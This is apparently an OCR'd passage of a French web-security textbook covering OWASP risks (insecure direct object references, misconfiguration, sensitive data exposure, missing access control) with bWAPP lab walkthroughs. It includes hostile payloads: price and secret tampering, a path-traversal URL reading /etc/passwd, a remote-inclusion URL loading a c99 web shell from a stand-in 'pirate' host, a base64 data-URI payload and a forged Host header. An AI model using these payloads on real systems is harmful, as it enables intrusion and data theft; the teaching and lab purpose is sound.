
6. Références directes non sécurisées à un objet

Les références directes non sécurisées à un objet sont des vulnérabilités s'attaquant à la mauvaise gestion des droits et d'identification dans une application.

Chaque site web contenant des données dynamiques comme un back-office pour l'administration en arrière-plan d'une application, doit être pourvu de rôles d'utilisateurs, d'administrateurs ou de modérateurs suivant les besoins de l'application.


Si une référence à un objet n'est pas contrôlée à chaque instanciation de celui-ci, un cybercriminel pourrait donc obtenir et modifier des informations auxquelles il ne devrait pas avoir accès.

Une vulnérabilité du type Références directes non sécurisées a été découverte sur YouTube par un chercheur en sécurité russe nommé Kamil Hismatullin en 2015. Celui-ci pouvait détruire n'importe quelle vidéo en modifiant l'identifiant de la vidéo lors de la demande de suppression sur sa page YouTube.



Même si l'identifiant de la vidéo ne lui appartenait pas, la vidéo était supprimée car la vérification de l'utilisateur n'était pas faite. Bien sûr, il n'y a pas un seul exemple d'exploitation pour ce genre de vulnérabilités. Suivant l'architecture de l'application des multiples scénarios sont possibles.

Voici d'après l'OWASP l'évaluation des risques :



Même si l'impact technique reste moyen, le fait de pouvoir détecter et exploiter facilement pour un cybercriminel ce type de vulnérabilité lui concède la quatrième place du classement OWASP TOP 10.

6.1. Entrées directes cachées et non contrôlées

En raison des références directes, non sécurisées, qui lui sont associées, dans les formulaires, les champs de type hidden (caché) sont des éléments souvent vulnérables. Prenons un exemple avec l'application bWAPP :


- Dans l'application bWAA (http://localhost/bWAPP) accédez à la page Insecure DOR (Order Tickets) de la section A4.
- Une page apparaît proposant d'acheter des tickets au prix de 15 euros. À l'aide d'un clic droit sur la page, cliquez sur Inspect Element puis ouvrez l'inspecteur.
- Utilisez les touches [Ctrl] F afin de rechercher la chaîne hidden. Le code suivant apparaît en surbrillance :

```
1 <input type='hidden' name='ticket_price' value='15' >
```


Ce champ est caché sur la page web mais permet à l'application de prendre en compte le prix afin de pouvoir être utilisé par la suite lors du traitement de l'achat.

Cette méthode peut dans certains cas aider le développeur lors d'un processus de traitement mais reste très dangereuse du fait que l'utilisateur peut changer cette valeur et donc modifier le prix.

- Pour ce faire, double cliquez sur le nombre 15 et modifiez-le par 1 puis fermez l'inspecteur.



- Cliquez sur le bouton Confirm ; la page affiche le panier avec un ticket à 1 euro.



6.2. Entrées indirectes cachées et non contrôlées

L'exemple précédent présente une référence directe du fait que le prix modifié dans la page concernait l'achat. Les références indirectes accèdent quant à elles à des ajouts, modifications ou suppressions sur une référence n'appartenant pas à l'utilisateur actuel, comme dans l'exemple YouTube présenté plus haut.

Voici un exemple d'une référence indirecte non sécurisée :

- Dans l'application bWAPP, sur la page Insecure DOR (Reset Secret), ouvrez l'inspecteur à l'aide d'un clic droit - Inspect Element.
- Avec les touches [Ctrl] F, recherchez la valeur JavaScript. Un script JavaScript s'affiche :

```
▼<script type="text/javascript">

            function ResetSecret()
            {
                var xmlHttp;
                // Code for IE7+, Firefox, Chrome, Opera, Safari
                if(window.XMLHttpRequest)
                {
                    xmlHttp = new XMLHttpRequest();
                }
                // Code for IE6, IE5
                else
                {
                    xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
                }
                xmlHttp.open("POST","xxe-2.php",true);
                xmlHttp.setRequestHeader("Content-type","text/xml; charset=UTF-
8");
                xmlHttp.send("<reset><login>bee</login><secret>Any bugs?</secret>
</reset>");
            }


        </script>
```

```
function ResetSecret()
        {
            var xmlHttp;
            // Code pour IE7+, Firefox, Chrome, Opera, Safari
            if(window.XMLHttpRequest)
            {
                    xmlHttp = new XMLHttpRequest();
            }
            // Code pour IE6, IE5
            else
            {
                    xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
            }
            xmlHttp.open("POST","xxe-2.php",true);
            xmlHttp.setRequestHeader("Content-type","text/xml;
charset=UTF-8");
            xmlHttp.send("<reset><login>bee</login><secret>Any bugs?
</secret></reset>");
        }
```

L'instruction xmlHttp.send("<reset><login>bee</login><secret>Any bugs?</secret></reset>"); nous apprend que le mot secret de l'utilisateur actuel "bee" va être modifié par "Any bugs?".

- Modifiez bee par admin et Any bugs? par newpassword puis fermez l'inspecteur.
- Cliquez sur le bouton any bugs, la requête est bien prise en compte.

Voici des exemples de protection :

Numéro	Méthode	Description
1	Contrôle des références	Afin de se protéger contre ce genre d'attaques, il est nécessaire de mettre des contrôles stricts sur les références utilisateur. Un pattern permettant de vérifier si l'utilisateur est bien le propriétaire de l'objet peut s'avérer très utile.
2	Champs cachés	Protéger les références avec la technique 1 présentée sur la colonne ci-dessus pour les champs cachés, même ceux non affichés dans le DOM. Les techniques Data biding ou Mass assignment vulnerability ont la fonction d'envoyer des requêtes avec des paramètres aléatoires essayant de trouver des champs cachés et de compromettre l'application.
3	Framework	Les frameworks actuels, bien utilisés, comportent une gestion des rôles sur les applications efficaces. Encore une fois, ne pas hésiter à se servir de ce type d'outils pour développer.


7. Mauvaise configuration de sécurité

La mauvaise configuration des éléments de sécurité arrive en cinquième position du classement OWASP TOP 10.

Le périmètre d'une mauvaise configuration de sécurité peut dépasser le périmètre d'une application. La mise à jour des serveurs web, des librairies, des comptes administrateur inactifs, l'affichage des messages d'erreurs... sont des vulnérabilités associées à ce risque.

Le principe des moindres privilèges, la sécurité par défaut, la défense en profondeur et la réduction des surfaces d'attaque aident à se protéger de ces risques et seront étudiés dans le prochain chapitre en détail.

Regardons l'évaluation des menaces suivant l'OWASP :



Scénarios

De façon à comprendre le risque, voici une liste de scénarios possibles :

- Le cybercriminel provoque une erreur sur l'application, ce qui lui permet d'obtenir des informations importantes pour corrompre l'application.
- Le serveur hébergeant l'application a des utilisateurs et mots de passe par défaut sur les services SQL, SSH, FTP, Apache, IIS, etc.
- Une application faite avec un framework est « poussée » en production mais la partie préproduction avec des identifiants par défaut est aussi en production.
- Le serveur web liste les répertoires de type « index of » et permet à un attaquant de télécharger des fichiers et d'obtenir des informations.
- Il manque des mises à jour de sécurité sur les serveurs web et de stockage de données.
- Le serveur web autorise les requêtes HTTP de type TRACE, ce qui permet à l'attaquant d'exploiter une vulnérabilité XST (Cross-Site Tracing).
- Le serveur de base de données utilise le même utilisateur pour toutes les bases de données, ce qui permet à un attaquant lors d'une injection de pivoter entre les bases.
- Mauvaise configuration du fichier Robots.txt permettant de récupérer des informations sur l'architecture de l'application.

Une bonne configuration est avant tout de l'expérience, le suivi des bonnes pratiques recommandées par les éditeurs et du bon sens. La liste des scénarios ci-dessus peut être beaucoup plus longue suivant le périmètre de l'application.

Le prochain chapitre traitera en détail des paradigmes de la sécurité (défense en profondeur, réduction des surfaces d'attaque, etc.) afin d'étudier les techniques de durcissement (hardening) pour les applications.

Complément :

Pour aller plus loin sur le hardening, voici quelques liens (en anglais) :

- Recommandations ASVS : https://www.owasp.org/index.php/ASVS[1], chapitre 12.
- Hardening pour serveur Apache : https://geekflare.com/apache-web-server-hardening-security/[2]


8. Exposition de données sensibles

L'exposition de données sensibles concerne surtout les attaques cryptographiques, voire le manque de chiffrement sur les réseaux et données stockées. Comme vu dans le chapitre précédent (cf. Panorama de la sécurité web - La sécurité des navigateurs et serveurs web), les attaques du type homme du milieu (MITM) sont assez simples à mettre en place et efficaces si l'application n'utilise pas de chiffrement SSL/TLS avec un HSTS (Strict Transport Security) bien configuré.

La confusion entre les protocoles de chiffrement, le hachage et l'encodage peut créer des brèches, par exemple l'utilisation de fonctions base64 pour traiter des données sensibles au lieu d'un chiffrement.

[1] OWASP - Application Security Verification Standard
[2] Geekflare - Apache Web Server Hardening and Security Guide

Ci-dessous, l'évaluation des risques selon l'OWASP :



Selon l'OWASP, la prévalence et l'exploitabilité de ce risque sont faibles. En revanche, l'impact technique, quant à lui, est sévère, et c'est pour cette raison qu'il faut prendre en compte ce risque, surtout dans le cas où des exigences en termes de confidentialité et d'intégrité sont présentes.

Tout comme la présentation du risque précédent sur les mauvaises configurations de sécurité, la présentation des vulnérabilités n'a pas de sens pour ce risque car la protection tient surtout ici des connaissances en sécurité de l'information, de la veille en cybersécurité et cryptanalyse et surtout du bon sens. Voici quelques scénarios fréquemment rencontrés (vous trouverez également une section spéciale sur les faiblesses cryptographiques dans le prochain chapitre).

Scénarios

- Utilisation de protocoles de transport de données sécurisées faibles (SSL V2).
- Confusion entre encodage et chiffrement, par exemple, des mots de passe encodés en base64 dans la base de données.
- Aucun salage mis en place pour les mots de passe.
- Algorithme de hachage dépassé (MD5, SHA1-0).
- Utilisation de faibles clés de chiffrement.
- Pas de désactivation de l'attribut « autocomplete[1] » dans les formulaires collectant des données sensibles.
- Stockage sur le serveur web de données sensibles sans rapport avec l'application.
- Utilisation de données sensibles de l'utilisateur dans les stockages localStorage[2], SessionStorage[3] et indexedDB[4] HTML5.
- Utilisation de caches dans les en-têtes HTTP pour le transfert de données sensibles.

[1] Attribut HTML : autocomplete
[2] Window.localStorage
[3] Window.sessionStorage
[4] IndexedDB

Complément :


Pour aller plus loin dans les contrôles de sécurité des données sensibles (en anglais) :

- Recommandations ASVS : https://www.owasp.org/index.php/ASVS[1], chapitres 7, 9 et 10.
- Owasp Cryptographic Storage Cheat Sheet : https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet[2]
- MITRE CWE Weak encryption : http://cwe.mitre.org/data/definitions/326.html[3]

9. Manque de contrôle d'accès au niveau fonctionnel

Le manque de contrôle d'accès est un risque lié à des vulnérabilités retrouvées dans la gestion des droits d'une application, des défauts de conception ou l'utilisation de fonctions appropriées à l'intérieur du code. L'attaquant peut alors accéder à des fonctionnalités non autorisées, voire compromettre le site, avec des attaques du type déni de service (DoS, DDoS).

Voici l'évaluation du risque selon l'OWASP :



L'exploitabilité d'un tel risque pour un attaquant, la prévalence, la détection et son impact technique peuvent s'avérer modérés selon l'OWASP.

9.1. Local file inclusion (LFI) / Remote file inclusion (RFI)

Les local/remote file inclusion (LFI/RFI) rapidement présentés lors de la section sur le risque 2 du top 10 OWASP sur la violation de gestion d'authentification et de session est une vulnérabilité bien connue du monde de la cybersécurité. Pour rappel, ces vulnérabilités exploitent une mauvaise conception dans le code utilisant des fonctions de type include() en PHP ayant par exemple pour utilité d'inclure une autre page web à l'intérieur de la page actuellement consultée.

[1] OWASP - Application Security Verification Standard
[2] OWASP Cheat Sheet Series - Cryptographic Storage Cheat Sheet
[3] CWE-326: Inadequate Encryption Strength

Exemple :

Voici un exemple de code vulnérable :

```php
<?php
   $itemMenu = $_GET['menu'];
   if(isset($itemMenu))
   {
       include("pages/$ItemMenu");
   }

   ?>
```

Ce code laisse la possibilité à un utilisateur d'envoyer au serveur web une référence à une page demandée sur le serveur, tel un menu. La faiblesse dans ce type de conception de code est qu'un cybercriminel pourrait modifier la requête envoyée au serveur avec une demande autre que l'item d'un menu, par exemple un fichier en local (LFI) ou sur un autre serveur (RFI).

Voici un exemple de scénario avec l'application bWAPP :

- Sur l'application bWAPP (http://localhost/bWAPP), sélectionnez dans le menu la page Remote & Local File Inclusion (RFI/LFI).
- Un menu apparaît sur la page avec le choix d'une langue, sélectionnez une langue et cliquez sur le bouton Go.


Dans la barre d'adresse, l'URL suivante s'affiche :

```
http://localhost/bWAPP/rlfi.php?language=lang_fr.php&action=go
```

Comme on peut le constater, le querystring présente visiblement une vulnérabilité LFI ou RFI avec l'attribut language ayant pour valeur une page PHP cherchée sur le serveur (lang_fr.php).

Essayez l'URL suivante :

```
http://localhost/bWAPP/rlfi.php?language=../../../../etc/passwd&action=go
```



Le fichier /passwd/etc/passwd est affiché dans la page web : la vulnérabilité a permis d'aller chercher en local (LFI) un fichier contenant les informations sur des utilisateurs du système d'exploitation, dans notre exemple, Kali.


Un scénario avec une vulnérabilité du type RFI serait tout simplement l'ajout dans le paramètre vulnérable (language) d'une page web stockée sur un serveur avec des fonctionnalités permettant de contrôler la machine, par exemple : http://localhost/bWAPP/rlfi.php?language= http://pirate/ c99.php&action=go

Certaines RFI/LFI peuvent être bien plus sophistiquées : les techniques de data-URI, Shellcoding ou PHP wrapper peuvent être utilisées. Voici un exemple :

```
1 http://localhost/bWAPP/rlfi.php?
  language=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2B&action=go
```

La première technique présentée permet l'utilisation d'une data-URI qui a pour fonction de demander des ressources au serveur avec un schéma différent du requêtage HTTP classique.

La chaîne encodée en base64 (PD9waHAgcGhwaW5mbygpOz8) représente ici la fonction phpinfo() de PHP pour un affichage des informations et ressources PHP utilisées par le serveur web.



Même si les vulnérabilités du type LFI/RFI sont de plus en plus rares, il est nécessaire d'avoir les connaissances afin de résoudre des vulnérabilités similaires dans le futur.


Voici quelques contrôles de sécurité :

Numéro	Méthode	Description
1	Entrées utilisateur	Valider les entrées utilisateur et ne pas utiliser celles-ci dans des fonctions d'inclusions.
2	Désactiver des directives	Désactiver les directives permet l'utilisation d'inclusion d'URL. Exemple en PHP : **allow_url_open, allow_url_include** (php.ini).

9.2. Host Header Attack

Dans certains cas, une application peut faire confiance aux valeurs contenues dans un en-tête HTTP pour utiliser celles-ci à l'intérieur du code afin de générer des liens, réinitialiser des mots de passe, etc. Le problème, c'est qu'un attaquant peut exploiter et manipuler les en-têtes HTTP afin d'usurper ou modifier les valeurs utilisées par la suite dans le code.

C'est le cas du Web cache poisoning, qui a pour effet d'envoyer une requête HTTP forgée, altérée, au serveur afin de s'emparer de celui-ci et de modifier le comportement de l'application.




```
<a href="<?=$_SERVER['HTTP_HOST']?>/">authentification</a>

<body>
    <a href="http://hack.com#/">accueil</a>
    <a href="http://hack.com#/about">contact</a>
    <a href="http://hack.com#/login">authentification</a>

</body>
```


Dans notre exemple ci-dessus, le cybercriminel envoie une requête forgée en modifiant la valeur du paramètre Host par son domaine pirate, ce qui permet d'interagir avec le code de l'application dans la variable **$_SERVER['HTTP_HOST']**.

Le protocole IPv4 a bientôt quarante ans, et celui-ci n'avait pas prévu toutes les attaques possibles dans le futur et surtout l'explosion d'Internet. De ce fait, des vulnérabilités aussi simples d'exploitation sont toujours d'actualité pour l'utilisation d'attaques du milieu par exemple. Pour démontrer le fonctionnement de l'attaque (Proof of concept), nous allons utiliser cette fois-ci le "couteau suisse" pour les tests de pénétration web : **Burp Suite**.


- Ouvrez le menu de Firefox puis accédez à la section **Preferences**.
- Dans le menu de gauche, cliquez sur **Network et Settings** (tout en bas de la page).
- Un nouvel affichage apparaît afin de configurer Burp Suite en tant que proxy.

  Sélectionnez Manual proxy configuration et entrez la valeur 127.0.0.1, port 8080 puis cochez l'option Use this proxy server for all protocols.

  Attention, vérifiez que localhost ou 127.0.0.1 est effacé de la section No Proxy For.




- Le logiciel s'ouvre et vous propose de créer un projet temporaire. Cliquez sur **Next** puis **Start** Burp. La console s'affiche avec une multitude d'options.
- Vérifiez que l'item 127.0.0.1:8080 apparaît dans «event log ». Vous trouverez la même chose dans « Proxy » puis « Options », item « Proxy Listeners ».



